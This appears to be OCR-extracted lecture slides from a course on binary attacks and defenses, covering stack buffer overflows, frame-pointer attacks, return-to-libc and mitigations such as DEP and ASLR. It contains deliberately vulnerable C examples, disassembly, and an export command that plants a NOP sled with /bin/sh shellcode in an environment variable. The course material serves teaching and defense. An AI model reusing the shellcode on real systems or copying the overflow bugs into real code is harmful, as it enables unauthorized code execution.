   12ce: 83 e4 f0           and    $0xfffffff0,%esp
   12d1:ff 71 fc            pushl  -0x4(%ecx)
   12d4:55                  push   %ebp
   12d5:89 e5               mov    %esp,%ebp
   12d7:51                  push   %ecx
   12d8:83 ec 14            sub    $0x14,%esp
   12db:89 c8               mov    %ecx,%eax
   12dd:83 38 02            cmpl   $0x2,(%eax)
   12e0: 74 07              je     12e9 <main+0x23>
   12e2:b8 00 00 00 00                mov    $0x0,%eax
   12e7: eb 1d              jmp    1306 <main+0x40>
   12e9:8b 40 04                      mov    0x4(%eax),%eax
   12ec: 83 c0 04           add    $0x4,%eax
   12ef: 8b 00              mov    (%eax),%eax
   12f1: 83 ec 08           sub    $0x8,%esp
   12f4: 50                 push   %eax
   12f5: 8d 45 f0           lea    -0x10(%ebp),%eax
   12f8: 50                 push   %eax
   12f9: e8 fc ff ff ff     call   12fa <main+0x34>
   12fe: 83 c4 10           add    $0x10,%esp
   1301:b8 00 00 00 00                mov    $0x0,%eax
   1306:8b 4d fc            mov    -0x4(%ebp),%ecx
   1309:c9                  leave
   130a:8d 61 fc            lea    -0x4(%ecx),%esp
   130d:c3                  ret
```


argv[1]
argv[0]
agrc
RET
Size <= 16 bytes
RET
Saved EBP
Saved ECX
Buf = 12 bytes
%ecx
%esp

Crackme4h
Craft the exploit



crackme464

```
0000000000001200 <printsecret>:
   1200: f3 0f 1e fa          endbr64
   1204: 55                   push   %rbp
   1205: 48 89 e5             mov    %rsp,%rbp
   1208: 48 83 ec 10             sub    $0x10,%rsp
   120c: 89 7d fc             mov    %edi,-0x4(%rbp)
   120f: 89 75 f8             mov    %esi,-0x8(%rbp)
   1212: 89 55 f4             mov    %edx,-0xc(%rbp)
   1215: 81 7d fc ef be ad de    cmpl   $0xdeadbeef,-0x4(%rbp)
   121c: 75 32                jne    1250 <printsecret+0x50>
   121e: 81 7d f8 fe ca de c0    cmpl   $0xc0decafe,-0x8(%rbp)
   1225: 75 29                jne    1250 <printsecret+0x50>
   1227: 81 7d f4 ce fa d0 d0    cmpl   $0xd0d0face,-0xc(%rbp)
   122e: 75 20                jne    1250 <printsecret+0x50>
   1230: 48 8d 3d d9 2d 00 00    lea    0x2dd9(%rip),%rdi        # 4010 <s>
   1237: e8 6d ff ff ff       callq  11a9 <decrypt>
   123c: 48 89 c6             mov    %rax,%rsi
   123f: 48 8d 3d c2 0d 00 00    lea    0xdc2(%rip),%rdi        # 2008 <_IO_stdin_used+0x8>
   1246: b8 00 00 00 00          mov    $0x0,%eax
   124b: e8 50 fe ff ff          callq  10a0 <printf@plt>
   1250: bf 00 00 00 00          mov    $0x0,%edi
   1255: e8 56 fe ff ff          callq  10b0 <exit@plt>
```


Return to here!!

Today’s Agenda

1. Stack-based buffer overflow-3
    a. Inject shellcode into environment variable
    b. Overwrite saved %ebp; Frame-pointer attack
    c. Return-to-libc (32-bit); We will discuss 64 bit Ret2libc after ROP
2. Defenses
    a. Data Execution Prevention (DEP)
    b. Stack Cookie; Canary
    c. Sandboxing
    d. Shadow stack
    e. Address Space Layout Randomization
    f. Control Flow Integrity

Inject shellcode in env variable and command line arguments

Where to put the shellcode?



RET

Saved %ebp

Shellcode = 28 bytes

NOPs = 20 bytes

Shellcode = 28 bytes

NOPs = ??? bytes

RET

Saved %ebp

Garbage

Start a Process

_start ###part of the program; entry point

→ calls __libc_start_main() ###libc


→ calls main() ###part of the program

https://www.bottomupcs.com/starting_a_process.xhtml


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```




```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Buffer Overflow Example: code/overflowret5 32-bit

```
int vulfoo()
{
  char buf[4];

  fgets(buf, 18, stdin);

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
}
```



function

fgets

<cstdio>

```
char * fgets ( char * str, int num, FILE * stream );
```

Get string from stream


Reads characters from *stream* and stores them as a C string into *str* until (*num*-1) characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.

A newline character makes `fgets` stop reading, but it is considered a valid character by the function and included in the string copied to *str*.

A terminating null character is automatically appended after the characters copied to *str*.

Notice that `fgets` is quite different from gets: not only `fgets` accepts a *stream* argument, but also allows to specify the maximum size of *str* and includes in the string any ending newline character.

```
000011cd <vulfoo>:
    11cd:      f3 0f 1e fb                endbr32
    11d1:      55                  push   %ebp
    11d2:      89 e5                      mov    %esp,%ebp
    11d4:      53                  push   %ebx
    11d5:      83 ec 04                   sub    $0x4,%esp
    11d8:      e8 45 00 00 00             call   1222 <__x86.get_pc_thunk.ax>
    11dd:      05 f7 2d 00 00             add    $0x2df7,%eax
    11e2:      8b 90 20 00 00 00          mov    0x20(%eax),%edx
    11e8:      8b 12                      mov    (%edx),%edx
    11ea:      52                  push   %edx
    11eb:      6a 12                      push   $0x12
    11ed:      8d 55 f8                   lea    -0x8(%ebp),%edx
    11f0:      52                  push   %edx
    11f1:      89 c3               mov    %eax,%ebx
    11f3:      e8 78 fe ff ff             call   1070 <fgets@plt>
    11f8:      83 c4 0c                   add    $0xc,%esp
    11fb:      b8 00 00 00 00             mov    $0x0,%eax
    1200:      8b 5d fc                   mov    -0x4(%ebp),%ebx
    1203:      c9                  leave
    1204:      c3                  ret
```



‘\x00’

‘\x0a’

RET = 4 bytes


Old %ebp = 4 bytes

Buf @ -8(%ebp)


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env
SHELL=/bin/bash
SESSION_MANAGER=local/ziming-XPS
QT_ACCESSIBILITY=1

$ ./stacklayout hello world
hello world
```



```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world
argc is at 0xffc444d0; its value is 3
argv[0] is at 0xffc462d0; its value is ./stacklayout
argv[1] is at 0xffc462de; its value is hello
argv[2] is at 0xffc462e4; its value is world
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300
:@/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



```
export SCODE=$(python -c "print '\x90'*500 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b
\xcd\x80\x31\xc0\x40\xcd\x80'")
```

getenv.c

```
int main(int argc, char *argv[])
{
        if (argc != 2)
        {
                puts("Usage: getenv envname");
                return 0;
        }

        printf("%s is at %p\n", argv[1], getenv(argv[1]));
        return 0;
}
```

Frame Pointer Attack


Change the upper level func’s return address

Overflow6 32bit

```
int vulfoo(char *p)
{
        char buf[4];

        memcpy(buf, p, 12);

        return 0;
}

int main(int argc, char *argv[])
{
        if (argc != 2)
                return 0;

        vulfoo(argv[1]);
}
```


Overflow6 32bit

```
000011cd <vulfoo>:
   11cd:        f3 0f 1e fb              endbr32
   11d1:        55                 push  %ebp
   11d2:        89 e5                    mov    %esp,%ebp
   11d4:        53                 push  %ebx
   11d5:        83 ec 04                 sub    $0x4,%esp
   11d8:        e8 58 00 00 00           call   1235 <__x86.get_pc_thunk.ax>
   11dd:        05 fb 2d 00 00           add    $0x2dfb,%eax
   11e2:        6a 0c              push  $0xc
   11e4:        ff 75 08                 pushl  0x8(%ebp)
   11e7:        8d 55 f8                 lea    -0x8(%ebp),%edx
   11ea:        52                 push  %edx
   11eb:        89 c3              mov   %eax,%ebx
   11ed:        e8 7e fe ff ff           call   1070 <memcpy@plt>
   11f2:        83 c4 0c                 add    $0xc,%esp
   11f5:        b8 00 00 00 00           mov    $0x0,%eax
   11fa:8b 5d fc                   mov   -0x4(%ebp),%ebx
   11fd:        c9                 leave
   11fe:c3                 ret
```



Overflow6 32bit


```
000011cd <vulfoo>:
   11cd:        f3 0f 1e fb                endbr32
   11d1:        55                   push   %ebp
   11d2:        89 e5                      mov    %esp,%ebp
   11d4:        53                   push   %ebx
   11d5:        83 ec 04                   sub    $0x4,%esp
   11d8:        e8 58 00 00 00             call   1235 <__x86.get_pc_thunk.ax>
   11dd:        05 fb 2d 00 00             add    $0x2dfb,%eax
   11e2:        6a 0c                push   $0xc
   11e4:        ff 75 08                   pushl  0x8(%ebp)
   11e7:        8d 55 f8                   lea    -0x8(%ebp),%edx
   11ea:        52                   push   %edx
   11eb:        89 c3                mov    %eax,%ebx
   11ed:        e8 7e fe ff ff             call   1070 <memcpy@plt>
   11f2:        83 c4 0c                   add    $0xc,%esp
   11f5:        b8 00 00 00 00             mov    $0x0,%eax
   11fa:8b 5d fc                     mov    -0x4(%ebp),%ebx
   11fd:        c9                   leave
   11fe:c3                    ret
```



%ebp = AAAA

Overflow6 32bit


```
000011ff <main>:
   11ff: f3 0f 1e fb            endbr32
   1203:      55                push   %ebp
   1204:      89 e5                       mov    %esp,%ebp
   1206:      e8 2a 00 00 00              call   1235 <__x86.get_pc_thunk.ax>
   120b:      05 cd 2d 00 00              add    $0x2dcd,%eax
   1210:      83 7d 08 02                 cmpl   $0x2,0x8(%ebp)
   1214:      74 07                       je     121d <main+0x1e>
   1216:      b8 00 00 00 00              mov    $0x0,%eax
   121b:      eb 16                       jmp    1233 <main+0x34>
   121d:      8b 45 0c                    mov    0xc(%ebp),%eax
   1220:      83 c0 04                    add    $0x4,%eax
   1223:      8b 00                       mov    (%eax),%eax
   1225:      50                push   %eax
   1226:      e8 a2 ff ff ff              call   11cd <vulfoo>
   122b:      83 c4 04                    add    $0x4,%esp
   122e:      b8 00 00 00 00              mov    $0x0,%eax
   1233:      c9                leave
   1234:      c3                ret
```



%ebp = AAAA

Overflow6 32bit


```
000011ff <main>:
   11ff: f3 0f 1e fb          endbr32
   1203:      55              push   %ebp
   1204:      89 e5                  mov    %esp,%ebp
   1206:      e8 2a 00 00 00         call   1235 <__x86.get_pc_thunk.ax>
   120b:      05 cd 2d 00 00         add    $0x2dcd,%eax
   1210:      83 7d 08 02            cmpl   $0x2,0x8(%ebp)
   1214:      74 07                  je     121d <main+0x1e>
   1216:      b8 00 00 00 00         mov    $0x0,%eax
   121b:      eb 16                  jmp    1233 <main+0x34>
   121d:      8b 45 0c               mov    0xc(%ebp),%eax
   1220:      83 c0 04               add    $0x4,%eax
   1223:      8b 00                  mov    (%eax),%eax
   1225:      50              push   %eax
   1226:      e8 a2 ff ff ff         call   11cd <vulfoo>
   122b:      83 c4 04               add    $0x4,%esp
   122e:      b8 00 00 00 00         mov    $0x0,%eax
   1233:      c9              leave
   1234:      c3              ret
```



%ebp = AAAA

Overflow6 32bit


```
000011ff <main>:
   11ff: f3 0f 1e fb           endbr32
   1203:        55             push   %ebp
   1204:        89 e5                    mov    %esp,%ebp
   1206:        e8 2a 00 00 00           call   1235 <__x86.get_pc_thunk.ax>
   120b:        05 cd 2d 00 00           add    $0x2dcd,%eax
   1210:        83 7d 08 02              cmpl   $0x2,0x8(%ebp)
   1214:        74 07                    je     121d <main+0x1e>
   1216:        b8 00 00 00 00           mov    $0x0,%eax
   121b:        eb 16                    jmp    1233 <main+0x34>
   121d:        8b 45 0c                 mov    0xc(%ebp),%eax
   1220:        83 c0 04                 add    $0x4,%eax
   1223:        8b 00                    mov    (%eax),%eax
   1225:        50             push   %eax
   1226:        e8 a2 ff ff ff           call   11cd <vulfoo>
   122b:        83 c4 04                 add    $0x4,%esp
   122e:        b8 00 00 00 00           mov    $0x0,%eax
   1233:        c9             leave
   1234:        c3             ret
```



1. %esp = AAAA
2. %ebp = *(AAAA); %esp += 4

Overflow6 32bit

```
000011ff <main>:
   11ff: f3 0f 1e fb            endbr32
   1203:       55               push   %ebp
   1204:       89 e5                  mov    %esp,%ebp
   1206:       e8 2a 00 00 00         call   1235 <__x86.get_pc_thunk.ax>
   120b:       05 cd 2d 00 00         add    $0x2dcd,%eax
   1210:       83 7d 08 02            cmpl   $0x2,0x8(%ebp)
   1214:       74 07                  je     121d <main+0x1e>
   1216:       b8 00 00 00 00         mov    $0x0,%eax
   121b:       eb 16                  jmp    1233 <main+0x34>
   121d:       8b 45 0c               mov    0xc(%ebp),%eax
   1220:       83 c0 04               add    $0x4,%eax
   1223:       8b 00                  mov    (%eax),%eax
   1225:       50               push   %eax
   1226:       e8 a2 ff ff ff         call   11cd <vulfoo>
   122b:       83 c4 04               add    $0x4,%esp
   122e:       b8 00 00 00 00         mov    $0x0,%eax
   1233:       c9               leave
   1234:       c3               ret
```



...

p

